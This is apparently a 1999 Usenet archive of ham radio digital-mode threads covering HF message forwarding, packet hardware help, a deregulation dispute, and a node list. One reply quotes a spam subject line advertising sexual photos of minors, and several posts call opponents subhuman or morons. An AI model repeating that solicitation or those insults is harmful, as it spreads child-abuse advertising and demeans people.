news:7s7pgn$19ql@enews4.newsguy.com...
>
> Peter O. Brackett <ab4bc@ix.netcom.com> wrote in message
> news:7s6pdi$n0f@dfw-ixnews21.ix.netcom.com...
> > Folks:
> >
> > Charles:
> >
> > Maybe it's time for those old Rules governing ham radio which forbid
> > broadcasting and retransmission of commercial material and advertising
on
> > the air, to be recinded. Particularily in the case of digital
networking.
>
> Remember 6-8 months ago when I was ridiculed for suggesting that the tcpip
> types, almost certainly led by TAPR, would attempt to turn Amateur Radio
> into another CB Zoo, just to further the "Ham ISP" idiocy?

>
> Well, there you go, folks, right from the horse's mouth.
>
> What I do not understand is why these people do not just migrate off to
CB,
> if that's what they want.
>
> Notice how he thinks the rules should MOST PARTICULARLY be dropped for
> digital networking?
>
> Of course, we all know as hams that using Radio and following the rules
are
> not as important to us as when handling digital info as it is for analog
> info.
>
> As long as it's digital, anything goes, right? Ham Radio kiddie-porn,
> anybody?
>
> Sorry, but I consider anyone who would contemplate undermining the entire
> amateur radio service in order to facilitate a desire to get "freebee
> Internet access" as being somewhat less than human.
>
> At best, I might think of you as a self-absorbed, antisocial moron.
>
> Especially when you could get exactly what you claim to want on the CB
> frequencies, as the European LandLine Lids do.
>
> Gee, I sure would like the ARRL and FCC to wake up and smell the coffee on
> this issue. These idiots need to have their dream bubbles burst for them,
so
> they can move on to CB and hams can go back to doing ham radio.
>
> --
>
> Charles Brabham, N5PVL
> N5PVL @ N5PVL.#NTX.TX.USA.NOAM
> http://www.texoma.net/~n5pvl
>
>
>
>
>
>
>

3983. Re: Sex Photo from 12 to 16 years old! 78

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-09-21 00:00:00 UTC
From: kc8jbo <kc8jbo@email.msn.com>
Message-ID: <#1nyNpIB$GA.338@cpmsnbbsa05>
Source record: 16455
Cross-posted to: rec.radio.amateur.digital.misc,rec.radio.amateur.dx,rec.radio.amateur.equipment,rec.radio.amateur.homebrew,rec.radio.amateur.misc

stlpor@ghg.com wrote in message <7ropap$m2u$3978@newsgate.elender.hu>...
>SEX PHOTO FROM 12 to 16 YEARS OLD!
>hvktnddjvzylzmylzotdzupkmulpryuzetgmqwmjivrvewwencxpzmg

GetbacKKK posts his porn to the internet again...

3984. Re: I need help with a KPC-3

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-09-21 00:00:00 UTC
From: Rick Ruhl <ricker@cssincorp.com>
Message-ID: <O6G0DwIB$GA.250@cpmsnbbsa02>
Source record: 16456
Cross-posted to: rec.radio.amateur.antenna,rec.radio.amateur.digital.misc,rec.radio.amateur.equipment,rec.radio.amateur.homebrew,rec.radio.amateur.misc,rec.radio.amateur.space

Hello MD:

1. Manuals from Kantronics. http://www.kantronics.com for info
2. For Windows '95, Windows '98 and Windows NT, Pacterm '98,
http://www.cssincorp.com
3. You need a 12v, 300-500 ma power supply.
4. Cables are ready made from MFJ. http://www.mfjenterprises.com and some
info at Buck Rogers site, http://www.packetradio.com.

--
Rick Ruhl
President, Creative Services Software
http://www.cssincorp.com

MD Miller wrote in message ...
>I inherited a Kantronics KPC 3 from my father in law, and I cant find
>anything that goes with it.
>
>I need to get
>1. Copy of a manual and instructions
>2. I need to know where to get the software for it
>3. What type of AC adapter goes on this unit
>4. How to wire up the cabling to a PC
>Any and all help would be greatly appreciated
>Thanks
>
>

3985. Re: Weather fax receiving software for PK 232 wanted

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-09-21 00:00:00 UTC
From: Rick Ruhl <ricker@cssincorp.com>
Message-ID: <#Id9JuIB$GA.251@cpmsnbbsa02>
Source record: 16457

Hi Steve,

We will be releasing Wefax '99 for AEA/Timewave TNCs in October. This will be like the Wefax '99 that is out for the Kantronics, and will retail in for $49.95. It will work on the PK-232 and the PK-900 in 2 color fax mode.

We did our first major internal test with it today with the Halifax wefax station and was quite impressed with the results. Having the DSP addon to the PK-232 made it very readable, even with the S7 noise level we had.

--
Rick Ruhl
President, Creative Services Software
http://www.cssincorp.com

Steve Heller wrote in message ...
>I would appreciate any leads on where I can find some weather fax
>software that will run with my PK 232 TNC. It doesn't have to be
>fancy, and I'm not planning to send any weather faxes (if that's an
>option anyway). Freeware, shareware, or commercial software are all
>acceptable.
>
>--
>Steve Heller, WA0CPP
>PGP public key available from http://pgpkeys.mit.edu:11371
>http://www.koyote.com/users/stheller/homepage.html
>Author of "Who's Afraid of C++?", "Who's Afraid of More C++?",
>"Optimizing C++", and other books

3986. Re: Those Wide, Open Spaces

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-09-21 00:00:00 UTC
From: Tony Giroux <agiroux@cvn.net>
Message-ID: <37E81A6A.E3B69A49@cvn.net>
Source record: 16458
Body handling: Binary attachment payload not displayed: agiroux.vcf

Cathryn Mataga wrote:
>
> Charles Brabham wrote in message <7s5d9d$1m4h@enews4.newsguy.com>...
>
> >My idea is simple: Instead of calling them VHF/UHF networks, why not
> >organize what is already being done anyway and call them HF/VHF/UHF
> >networks, or "all band networks", and take control of a process that has
> >been allowed to go on for years in an uncontrolled, unorganized fashion?
> >
> >If each large-scale network had a "HF coordinator", then multiple HF
> >stations within the network's coverage area could be recruited and
> organized
> >so as to eliminate duplicated efforts and organize forwarding chores with
> HF
> >stations associated with other VHF/UHF nets.
>
> Here, the issue seems to be, as I've been told by locals, not so much of
> duplicating effort, but of knowing which messages go to HF forwarding,
> and which go to the satellite gateway. That messages here in NCA
> destined for the east coast, get uploaded to a pacsat. The deal
> is that, I guess, the satellite is kind of slow, as it takes a day or so to
> get downloaded. HF is much faster -- that is something forwarded over
> HF will be there right away, but well, you know, it's HF. So, who knows
> if the band is open or when it's going be. It's not a good thing for
> messages to sit around on the HF gateways either, if they could be
> uploaded to the satellite gateway.
>
> So, the way for this to happen, I guess, is for all messages destined
> for going outside of the area, to end up on a single BBS. And have
> that machine, then attempt connects, through the network, over HF
> links to the remote BBS's. Then if no HF link is possible, that message
> goes to the satellite. At least that's how I'm figuring right now. That
> is setting up to propagate NETROM nodes, or maybe just making
> a node alias that connect to distant stations with Pactor -- or print an
> error message saying that the channel is busy or something the connection
> has timed out. (And I've been playing around with some code for
> this using just a PK232, and even just Pactor 1 links, btw are hugely
> more solid than HF packet links.) Me, maybe I'll get that
> PTC II someday, though that $900 price tag just sort of gets me
> every time.
>
> Anyway, I'm pretty far along on the code for calling out with the
> PK232, and I figure I'll stick that on my web page pretty soon. I

> got an MFJ 1276 coming in here, so I can call myself to test on
> the receiving end, and I'll do that when that box comes in.
>
> Another way, maybe it could work is that somehow messages get sent,
> like on a token ring type of deal to each of the HF gateways. Each
> HF gateway runs through all it's frequencies to see if it can forward
> the message -- and then if it can't, it passes it on to the next HF gateway.
> Maybe everyone in the area always forwards to the closes HF gateway,
> and then if that message has cycled around all the HF gateways that
> have a chance, it then goes to the satellite gateway. I'm not sure. And
> I'm not quite good enough of a 'forward.sys' guru to know how to
> do this kind of thing. For aesthetic reasons, I kind of like the idea
> of an HF hub bbs, that connects through to each HF gateway in order
> a little better.

Some dumb questions from the peanut gallery, here:

What HF frequency has the most reliability for what distance at
all hours of the day? When we find that answer we would know how far
apart HF Gateway/BBS nodes should be. Or can we have the software
determine the MUF for a given time period? Then we can have primary
and secondary frequencies for the node to use without a lot of time
used scanning for DX. Can we have the network house keeping routines
keep each node aprised of the distance or locations of the other nodes?
MUG/LUF stats are available all the time and normally predictable. There
should be an easy way to get them into the HF node software.

Please understand that I ask these questions as a systems guy, not a
programmer. I hope I haven't gotten to far off the track.

Tony -- KF3BX
predictable. Next is software development to make use of these stats.
After that the

[One or more binary attachments are retained only in the source text.]

3987. Re: Those Wide, Open Spaces

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-09-21 00:00:00 UTC
From: Cathryn Mataga <cathryn@junglevision.com>
Message-ID: <7AVF3.2462$1i3.39397@nuq-read.news.verio.net>
Source record: 16459

Tony Giroux wrote in message <37E81A6A.E3B69A49@cvn.net>...
> What HF frequency has the most reliability for what distance at
>all hours of the day? When we find that answer we would know how far
>apart HF Gateway/BBS nodes should be. Or can we have the software
>determine the MUF for a given time period? Then we can have primary
>and secondary frequencies for the node to use without a lot of time
>used scanning for DX. Can we have the network house keeping routines
>keep each node aprised of the distance or locations of the other nodes?
>MUG/LUF stats are available all the time and normally predictable. There
>should be an easy way to get them into the HF node software.

Well, the scoop is that the super duper new generation of BBS's equiped
with the ultra-nifty, but slightly expensive PCTII boxes are able to scan
scan many bands and many HF frequencies. If I want to call one of these
systems, I just need to guess at which frequency is best, usually 20m
lately -- probably 30m or 40m when sunspots aren't so good. And, if
conditions are good, they decode my call and answer on any number
of HF bands. There are a few little issues. Doing this at 100 watts
is pretty easy, but running power with this kind of scanning setup is a
little
involved -- I would guess. That is without buying one of the top of the
line amps.
Which way do you point the beams? Do the beams turn to fixed positions
for each part of the day -- or what. I dont know.

Also, sometimes, with HF, no matter what band you are on, with a
country as big as the US, you just plain can't get there from here. That is
with a modest HF station like mine. Maybe there is some way to predict
HF paths reliably, but I'm not aware of it. You know, the CB-ers call it
skip for a reason -- that is the signals tend to skip lots of places in
between
here and there. So, sometimes you'll hear stations far away, but not up
close.
Or you'll hear them very far away, but slightly closer won't come in.
There's
a lot of strange unpredictability here. This deserves a whole book in
itself.

Maybe if you'd want to systemize this in some way, perhaps then each
HF gateway, would collect statistics on which links were available to it
at what times -- since I think with all the antenna variables and such,
this information, practically can only be measured and not calculated. And,
then transmit this information back to a central hub for the region where
maybe a clever piece of code somewhere could stew all the numbers
together including how much throughput each HF link was capable of and

parcel out the messages in an optimum manner. That means, perhaps, taking data from past connections, and mixing that with some sunspot numbers and the time and date or whatever, and coming up with a sensible forcast that a connection would be good. I don't know, this is all just speculation.

3988. Re: The Aplication Mantra

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-09-21 00:00:00 UTC
From: Charles Brabham <n5pvl@texoma.net>
Message-ID: <7s97sr$269i@enews4.newsguy.com>
Source record: 16460

Peter O. Brackett <ab4bc@ix.netcom.com> wrote in message
news:7s93n4$m57@dfw-ixnews11.ix.netcom.com...
> Charlie:
>
> I am not proposing having the Rules recinded or reduced just for Digital
> Networking but for all ham radio activities!

That experiment has already been tried with the CB bands. It didn't work
out.

If you think a lack of regulation is the way to go, check out the CB bands.

Let us know how it goes! That's the only place you are likely to see a
deregulated radio service. The FCC learned their lesson about that quite a
while back.

--

Charles Brabham, N5PVL
N5PVL @ N5PVL.#NTX.TX.USA.NOAM
http://www.texoma.net/~n5pvl

3989. Re: Ham tcpip network = pipedream

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-09-21 00:00:00 UTC
From: Charles Brabham <n5pvl@texoma.net>
Message-ID: <7s97sn$269i@enews4.newsguy.com>
Source record: 16461

<steve_sampson@my-deja.com> wrote in message
news:7s9131$36u$1@nnrp1.deja.com...
>
> > > I don't expect non-veterans to understand.
> >
> > I'll have to take exception to that, Steve. I know a number of
> > veterans who are perfectly rational.
>
> I'm rational, otherwise how could I have identified your fantasy of
> Europe (and that covers a lot of square miles) being better than the
> U.S. without 1) ever being there, and 2) never doing any research.

That would all be really fascinating if I had ever said that Europe was
better than the US.

Perhaps your definition of "rational" includes the practice of imagining
that people said something so you can pester them about it, but for me, that
kind of behavior come up a bit short of "rational".

> Do you make this shit up as you go along?

No, but it certainly does appear that you do. Having fun yet?

> Rational as rational can get.

I have no doubt that you are being just as rational as you can.

--

73 DE Charles Brabham, N5PVL
N5PVL @ N5PVL.#NTX.TX.USA.NOAM
http://www.texoma.net/~n5pvl

3990. Re: Let's Get Serious!

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-09-21 00:00:00 UTC
From: Charles Brabham <n5pvl@texoma.net>
Message-ID: <7s97sp$269i@enews4.newsguy.com>
Source record: 16462

Peter O. Brackett <ab4bc@ix.netcom.com> wrote in message
news:7s934o$lml@dfw-ixnews11.ix.netcom.com...
Charles:
>
> Do you think the ARRL Field Organization is up to this?

I don't think they would touch it with a ten-foot pole, and rightly so. It's intended for groups of hams who are building and operating a large-scale network. I don't think the ARRL is really interested in doing that. That's not what they do.

--
73 DE Charles Brabham, N5PVL
N5PVL @ N5PVL.#NTX.TX.USA.NOAM
http://www.texoma.net/~n5pvl

3991. Re: help for a problem

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-09-21 00:00:00 UTC
From: "George T. Baker" <w5yr@swbell.net>
Message-ID: <37E832FE.2CEFA4F5@swbell.net>
Source record: 16463
Cross-posted to: alt.backrubs,rec.radio.amateur.digital.misc

I'm impressed, but what do you want? Isn't it *your* test?

72/73, George AMA 98452 R/C since 1964
Amateur Radio W5YR, in the 54th year and it just keeps getting better!
AutoPOWER Systems, Fairview, TX (30 mi NE Dallas) Collin County
QRP-L QRP-ARCI FISTS NORCAL ZOMBIE ARS 10-X 33.2 N 96.6 W EM13RE

kk wrote:
>
> I have a problem for my test at university, telecommunications course.
> The system is a 2-psk with a carrier ar omega0.
> The propagation block is modeled by a two-ray signal: one direct ant other
> reflected, with an relative amplitude ro, and relative delay tau.
> At receiver, the filter is matched at modulation impulse.
>
> the questions are:
>
> 1) calculate the power of carrier after the propagation block (assume Vo
> the amplitude of carrier)
> 2) dimostrate that the probability of error is:
>
> P= 1/4 erfc(sqr(W)) + 1/4 erfc((sqr(W)(1-(1/1+ro)2tau/T))
>
> where W=Pr/2NoB
>
> B=1/T (T simbol time)
> Pr=Power of carrier before matched filter at after propagation block.
> No= bilateral spectrum of noise.
>
> Thanks for all reply.
> Ing. G.D. (Napoli)
> one101@oneonline.it

3992. Re: "NOSintro" (TCP/IP over Packet Radio) back in stock

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-09-21 00:00:00 UTC
From: Hank Oredson <horedson@att.net>
Message-ID: <7s9dr9$7ou$1@bgtnsc02.worldnet.att.net>
Source record: 16464

<steve_sampson@my-deja.com> wrote in message
news:7s9069$2m0$1@nnrp1.deja.com...
>
> > These radios run in ham bands?
> >
> > If not, then what do ham radio rules have to do with anything.
> > Oh, just ONE little thing: the FCC has been known to suspend
> > ham licenses for violations in other services.
>
> These are not for Ham radio by themselves. Even if the radio operated
> all within the Ham 2.4 GHz band, it would still be illegal. Thus, the
> only use of these devices, is to network Ham radio.

Wait, I'm confused. These radios cannot be used on the ham bands.
Therefore their only use is on the ham bands?
Did I miss something somewhere?

> For example, a 200 ft high tower with three cards, and antennas mounted
> to each leg, with 120 degree beamwidth. The 100 mW would be sufficient
> for a small town and full coverage.

Is this using a ham radio band?

> Using this technology a full limit linear at the end of town, can be
> used by the retirement villages Ham operators, who are restricted from
> such power by zoning laws. Another example, can be to interlink HF,
> 2m, and 70cm nodes. Part 97 rule data can flow over Part 15 rule
> devices with no restrictions.

Ah. I see. Another means to avoid building ham radio network.
But at least in this case one can claim "it is radio".
Can I stick an amplifier and big beam or dish on these?
No, guess not, they are part 15.

> What would you rather have us do? Use the telephone modems?

No, I would rather use ham radio.
Well, not "would rather" but "do".

--

... Hank

http://horedson.home.att.net

3993. Re: Ham tcpip network = pipedream

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-09-21 00:00:00 UTC
From: Hank Oredson <horedson@att.net>
Message-ID: <7s9dj9$6bs$1@bgtnsc02.worldnet.att.net>
Source record: 16465
Body handling: HTML body converted to readable text

Rob Janssen wrote in message
news:slrn7uecgl.j3l.nomail@linux.pe1chl.ampr.org...
> Hank Oredson wrote:
>
> >By the way: all those numbers I posted were made up.
> >Just another troll here in trolland.
>
> When I connect to a nearby node that lists both NET/ROM and Flexnet
> destinations, I get this:

> Ok, that's 860 nodes in the table. What do you get on a typical US node?

Some nodes have 8 or 10, others have as many as 100.

There are some internet connected nodes that have more,
but those are via the internet, not ham radio.

As Charles and I have been pointing out for years, the network here
is nearly dead.

--

... Hank

http://horedson.home.att.net

3994. Re: Those Wide, Open Spaces

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-09-21 00:00:00 UTC
From: Hank Oredson <horedson@att.net>
Message-ID: <7s9ek3$c5h$1@bgtnsc02.worldnet.att.net>
Source record: 16466

Tony Giroux <agiroux@cvn.net> wrote in message
news:37E81A6A.E3B69A49@cvn.net...
>
> Some dumb questions from the peanut gallery, here:

Um ... not so dumb. Nobody has mentioned the architecture of the
store and forward network on HF.

> What HF frequency has the most reliability for what distance at
> all hours of the day? When we find that answer we would know how far
> apart HF Gateway/BBS nodes should be. Or can we have the software
> determine the MUF for a given time period? Then we can have primary
> and secondary frequencies for the node to use without a lot of time
> used scanning for DX. Can we have the network house keeping routines
> keep each node aprised of the distance or locations of the other nodes?
> MUG/LUF stats are available all the time and normally predictable. There
> should be an easy way to get them into the HF node software.

On HF most systems are frequency agile. i.e. the recievers scan a list
of frequencies when waiting for incoming connections. For outgoing
connections, different frequencies are attempted until a link is
established.
The order of frequencies attempted for a given path changes during
the year and during the sunspot cycle, so the sysop needs to make occasional
changes. Some systems are point to point. Examples:

I have one radio on 7.087 (LSB CLOVER) full time. It is used to link
the Pacific NW to Central and Southern California. The 40M band is
open between these locations nearly 24 hours per day.

My other radio scans various frequencies on the 10/15/20 meter bands.
It is mainly used for a CLOVER link with WB1DSW in New Hampshire.
Optimal conditions might be on any of these bands. During daylight, the
attempt is first made on 10M, then on 15, and last on 20. At night the
10M attempt is not made.

Another example: if N0IA in Florida has NTS traffic for the Pacific NW,
he has the choice of 3 or 4 stations using CLOVER, and another 5 or 6
using PACTOR. Between us we cover "most" bands 100% of the time.
I do not know what N0IA has as his list of attempts, but I do notice
him connect here on 20M most often.

> Please understand that I ask these questions as a systems guy, not a
> programmer. I hope I haven't gotten to far off the track.

The systems implications are "interesting". There need to be lists of which
station scans what frequencies with what capability. Sysops need to

discuss routing changes from time to time. Stations drop out of the net, new stations arrive. Propagation changes, making some links useless and other links improve. Example: with 10M now open most days, I can move a LOT of traffic to/from WB1DSW because the link is very good; we often get actual data rates well above 300 BPS for hours at a time.

We need more participation in these HF nets. Many sysops have shut down because the traffic into and out of their area was grabbed off the ham radio nets and moved to the internet instead. To a large extent, those sysops have not been replaced, and the HF nets are rapidly dying.

... Hank

http://horedson.home.att.net

3995. Re: Those Wide, Open Spaces

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-09-21 00:00:00 UTC
From: Hank Oredson <horedson@att.net>
Message-ID: <7s9ep5$d68$1@bgtnsc02.worldnet.att.net>
Source record: 16467

Cathryn Mataga <cathryn@junglevision.com> wrote in message
news:7AVF3.2462$1i3.39397@nuq-read.news.verio.net...
> Tony Giroux wrote in message <37E81A6A.E3B69A49@cvn.net>...
> > What HF frequency has the most reliability for what distance at
> >all hours of the day? When we find that answer we would know how far
> >apart HF Gateway/BBS nodes should be. Or can we have the software
> >determine the MUF for a given time period? Then we can have primary
> >and secondary frequencies for the node to use without a lot of time
> >used scanning for DX. Can we have the network house keeping routines
> >keep each node aprised of the distance or locations of the other nodes?
> >MUG/LUF stats are available all the time and normally predictable. There
> >should be an easy way to get them into the HF node software.
>
> Well, the scoop is that the super duper new generation of BBS's equiped
> with the ultra-nifty, but slightly expensive PCTII boxes are able to scan
> scan many bands and many HF frequencies.

<rest deleted>

Does not need an expensive controller. Some folks use PK-232
and standard PACTOR, or use the P-38 CLOVER/PACTOR
boards (can be found used for $200 or less). An old junker
386 or 486 is good enough to run some of the software, some
requires Windows and a faster machine. However it is a good
idea to have a reasonably good HF setup ...

--

... Hank

http://horedson.home.att.net

3996. Re: Let's Get Serious!

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-09-21 00:00:00 UTC
From: Hank Oredson <horedson@att.net>
Message-ID: <7s9euq$e7t$1@bgtnsc02.worldnet.att.net>
Source record: 16468

Peter O. Brackett <ab4bc@ix.netcom.com> wrote in message
news:7s934o$lml@dfw-ixnews11.ix.netcom.com...
> Charlie:
>
> Do you think the ARRL Field Organization is up to this?
>
> i.e. new appointments, instead of ORS, you have ONO (Official Node
> Operator), etc. . .

This has been proposed many many times since 1984 with pretty
much the same result: nothing. Same result when ARRL was asked
to help standardize things like addresses and routing designators
within the digital network. In fact, the QST column about "digital
stuff" is now pretty much only about "how to use the internet."

Ball dropped a long time ago, already done bouncing and has
rolled off the court.

--

... Hank

http://horedson.home.att.net

3997. My 2 cents on radio/internet/A-types/B-types

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-09-21 00:00:00 UTC
From: k2ul <ostroyNOcfSPAM@att.net>
Message-ID: <15f8eaa0.4d9a65d3@usw-ex0108-059.remarq.com>
Source record: 16469

[Sorry for starting a new thread, but you guys have so many other threads open on this subject that I just couldn't keep track of what I wanted to respond to. Call me Senile, or whateverâ€¦..]

In a recent bulletin, good ole' Chas defined two types of hams, A-types who are internet junkies, and B-types, who are radio junkies. I would propose that there is a 3rd type. The C-type is interested in having fun. Ham radio is a sport to them. After all, in many parts of the world, ham radio is called "Radiosport". Why do you think DX'ing is so popular?

I wish there were some awards for packeteering. The last time I posed this question, ol' Chas called me an LLL, for which I will never forgive him. Nuff sed. Nevertheless, we tend to denigrate those newbie packeteers who send "CQ for QSL" bulletins, but aren't they the ones who are really having fun?

For over thirty years I have been involved in the most basic form of digital ham radio communications: morse code. I use it daily. I love it, because it is fun. It is nice to relax after a grueling business day in the commercial telecoms wars and forget all about "speed, speed, speed." That is what the speed freaks' so-called high speed "digital network" lacks. It is all work and expense, and no sport.

Here on the the USA East Coast we have been upgrading our packet network to FlexNet. A lot of this is still at 1200 baud. So what? It is analogous to upgrading sailboat technology. A sailboat will never compete with an ocean liner, but so what. That isn't the purpose of sailboating. There is much room for improvement in 1200 baud digital networking technology. Upgrading to FlexNet is one example. 1200 baud technology has the advantage of numbers. There are thousands of those TNCs out there, just waiting to be turned back on. Try it. Oh, and our bulletin network doesn't have to put up with quite as much of the insane garbage as found on usenet newsgroups. The upgrade to FlexNet was fun, I learned a lot from it, and it didn't cost me two arms and a leg.

I tried tcp/ip a coupla years ago. I found that the only use for it was connecting to the internet. Big deal. No

ham-to-ham communications going on. Who needs it? And it
was tooooooo slow, anyway.

To those who are obsessed with higher speed "bleeding edge"
technology, I would say "go for it, but don't expect a
whole lot of hams to follow you." They can do the same
thing better on the internet.

Bottom line, I don't agree that SPEED=DigitalHamRadio. I
believe PersonalEnjoyment=DigitalHamRadio. Digital Ham
Radio is NOT going to survive by becoming an appendage to
the internet. It will have to find it's own special space.
Stop trying to do the same stuff that you can do on the
internet. Forget trying to be an amateur ISP. Find
something to do that you CAN'T do on a landline, or
something that you can do BETTER than on the landline.
That's the answer to the future of digital ham radio.

Remember the 50's, when all that left over surplus WW2 junk
was put to new and BETTER use by the ham radio community?

73, Dan K2UL@K2UL.#SNJ.NJ.USA.NOAM

"Try 1200baud â€¦ Life is too fragile to waste it all in the
fast lane."

* Sent from RemarQ http://www.remarq.com The Internet's Discussion Network *
The fastest and easiest way to search and participate in Usenet - Free!

3998. Re: Those Wide, Open Spaces

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-09-21 00:00:00 UTC
From: Cathryn Mataga <cathryn@junglevision.com>
Message-ID: <N4%F3.2480$1i3.40057@nuq-read.news.verio.net>
Source record: 16470

Hank Oredson wrote in message <7s9ep5$d68$1@bgtnsc02.worldnet.att.net>...

>> Well, the scoop is that the super duper new generation of BBS's equiped
>> with the ultra-nifty, but slightly expensive PCTII boxes are able to scan
>> scan many bands and many HF frequencies.
>
><rest deleted>
>
>Does not need an expensive controller. Some folks use PK-232
>and standard PACTOR, or use the P-38 CLOVER/PACTOR
>boards (can be found used for $200 or less). An old junker
>386 or 486 is good enough to run some of the software, some
>requires Windows and a faster machine. However it is a good
>idea to have a reasonably good HF setup ...

Yeah, interesting. I'm still a little unclear how these systems
work exactly. I thought the scanning was a feature of the PCTII.
Or, I'm still not exactly clear what the difference between the
PCT2e and the old boxes will be. I'd write some scanning
code myself -- except I'm out of serial ports on that machine,
and need to re-organize stuff properly to get it all together
properly. I got the computers, but I'm dreading setting up
another one.

Me, I think my little 3'el triband beam does okay on 20/15/10, or
at least I seem to be able to connect pretty good to stations I call.
Though I think my 40m antenna still needs to go up a little higher
to really make things happen on that band. (Seems however
'good' my HF setup is, it's never quite good enough.)

I guess the internet forwarding people are still plugging away on the
-- though it seems that the prominent ones I've looked up seem to
have shut down their HF forwarding of PBBS and VHF radio ports
in favor of systems to link people aboard ships to email. Where,
me, I'm not on a boat, so that's not so interesting.

Does anyone forward from the US to Japan, btw? And, come to think
of it, is anyone interested in setting my call KE6I, as a BBS call, and
specifying some stuff to forward to me, so I can test out my new code
with some real data. I have Pactor 1, and a 3 'el beam at 30 feet or
so, and a dipole and Butternut for 40m and 30m on the roof. I can
run the amp, as long as I don't switch bands, and I'm in Berkeley
California. I am properly coordinated, as a full-service BBS, though
I haven't seemed to have shown up on the TAPR list yet.

3999. Re: DGPS MSK demodulation ???

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-09-21 00:00:00 UTC
From: marsgal42@hotmail.com
Message-ID: <7s84pt$d5h$1@nnrp1.deja.com>
Source record: 16585
Cross-posted to: rec.radio.amateur.digital.misc,uk.radio.amateur

In article <37e6728f.13408792@nntp.netcomuk.co.uk>,
Jim Dunnett wrote:

> I always understood that DGPS used ordinary FSK. (?)

No. MSK is a variation of FSK that uses tones that are as
close together as they can be while still being distinct,
and controls the phase relationship between them.

You can indeed decode it as FSK. It just won't work as well
as a real MSK decoder.

Any decent communications text will discuss MSK in detail.
A particularly good discussion is Pasupathy's article in IEEE
Communications Magazine, July 1979...
--
Laura Halliday VA3LDH "Que les nuages soient notre pied
Grid: FN03gs a terre..." - Hospital/Shafte

Sent via Deja.com http://www.deja.com/
Share what you know. Learn what you don't.

4000. Pactor software for soundcard ?

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-09-21 00:00:00 UTC
From: "A.H. FRANSMAN" <trd@netactive.co.za>
Message-ID: <7s706d$105$1@ctb-nnrp2.saix.net>
Source record: 16586

Hello All

Where can I download Pactor software that uses the Soundcard ?

Tnx vy much.

73 Andre ZR1TRD

4001. Re: Ham tcpip network = pipedream

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-09-21 00:00:00 UTC
From: nomail@pe1chl.demon.nl
Message-ID: <slrn7uecgl.j3l.nomail@linux.pe1chl.ampr.org>
Source record: 16587

Hank Oredson <horedson@att.net> wrote:

>By the way: all those numbers I posted were made up.
>Just another troll here in trolland.

When I connect to a nearby node that lists both NET/ROM and Flexnet
destinations, I get this:

```
*** Connected to PI1THT
Welkom bij PI1THT / ++ NO WIRE ++ / I=info, H=help, A=aktueel 26 juli
Twente:PI1THT}
n
:9A0XZG :DA5UAA :DB0AAB :DB0AAC
:DB0AAI :DB0AAL :DB0AAT :DB0ABC
:DB0ABH SZ :DB0ABZ :DB0ACA :DB0ACC
:DB0ACC-7 :DB0ACH :DB0ADK :DB0AFS
LG :DB0AGI LG70 :DB0AGM LGBOX :DB0AGM-5 :DB0AHO
:DB0AHR :DB0AIS :DB0AJA :DB0ALG
:DB0AMB :DB0ANP :DB0APO :DB0ASF
PBFLX :DB0AX PB :DB0AX-1 PBFL96:DB0AX-9 SH9600:DB0AZ
:DB0BAD :DB0BAL TUT :DB0BAX :DB0BBG
:DB0BCC :DB0BDX :DB0BER :DB0BGH
Bhv :DB0BHV :DB0BIB BIDFLX:DB0BID BIDTNN:DB0BID-7
:DB0BIL :DB0BKK :DB0BLN :DB0BLO
JULICH:DB0BM :DB0BMI :DB0BNO :DB0BOH
n :DB0BOS :DB0BOX PBLOC :DB0BQ PBBBS :DB0BQ-3
PBCLU :DB0BQ-6 :DB0BRB BRIflx:DB0BRI BRIbox:DB0BRI-8
BRItcp:DB0BRI-10 BRILON:DB0BRI-15 Bro/TN:DB0BRO BRO/RM:DB0BRO-1
BRV :DB0BRV CE :DB0CEL CESMB :DB0CEL-6 CEBOX :DB0CEL-7
:DB0CHZ :DB0CI HBNORD:DB0CL HBBOX :DB0CL-8
HBTCP :DB0CL-10 :DB0CPU :DB0CRI :DB0CRL
:DB0CTB :DB0CWS CUX :DB0CXH :DB0CZ
Damme :DB0DAM DOZ :DB0DAR :DB0DDX :DB0DFA
:DB0DIG Burg :DB0DIM :DB0DLG :DB0DLN
DOZ :DB0DOZ :DB0DSD HEIDE :DB0DTM :DB0EA
:DB0EAD KS :DB0EAM KSBOX :DB0EAM-3 KSDXC :DB0EAM-4
:DB0EFA-8 :DB0EHS :DB0EIC KREI :DB0EIN
:DB0EIN-8 :DB0EIN-15 :DB0END :DB0ENL
:DB0EQ :DB0ERF :DB0ERZ :DB0EV
BRVBOX:DB0EWB-8 :DB0EXP :DB0FB :DB0FBB
:DB0FBG BS :DB0FC BSBOX :DB0FC-1 BSDXC :DB0FC-5
BSTCP :DB0FC-10 H :DB0FD HBOX :DB0FD-3 :DB0FDS
:DB0FDX :DB0FFY :DB0FGB FH-FL :DB0FHF
FLTCP :DB0FHF-2 :DB0FHK :DB0FHO :DB0FIS
FL :DB0FLD :DB0FN :DB0FNB :DB0FP
```

PE :DB0FPE :DB0FRB :DB0FRE :DB0FRG
:DB0FT :DB0FTG :DB0FUL :DB0GE
:DB0GER :DB0GH :DB0GHH GI :DB0GIS
GOE :DB0GOE GOS :DB0GOS :DB0GPP :DB0GR
:DB0GRI :DB0GRL GS :DB0GSH :DB0GV
:DB0HAG :DB0HAG-8 HAN :DB0HAN :DB0HBN
:DB0HDF Minden:DB0HE :DB0HER Husum :DB0HES
NFBOX :DB0HES-1 NFWX :DB0HES-6 Hexe :DB0HEX-15 HF :DB0HFD
BREMEN:DB0HFT HBCLU :DB0HFT-9 HHB :DB0HHB HHBBox:DB0HHB-3
SE :DB0HHN HHOst :DB0HHO HHTCP :DB0HHT HHWEST:DB0HHW
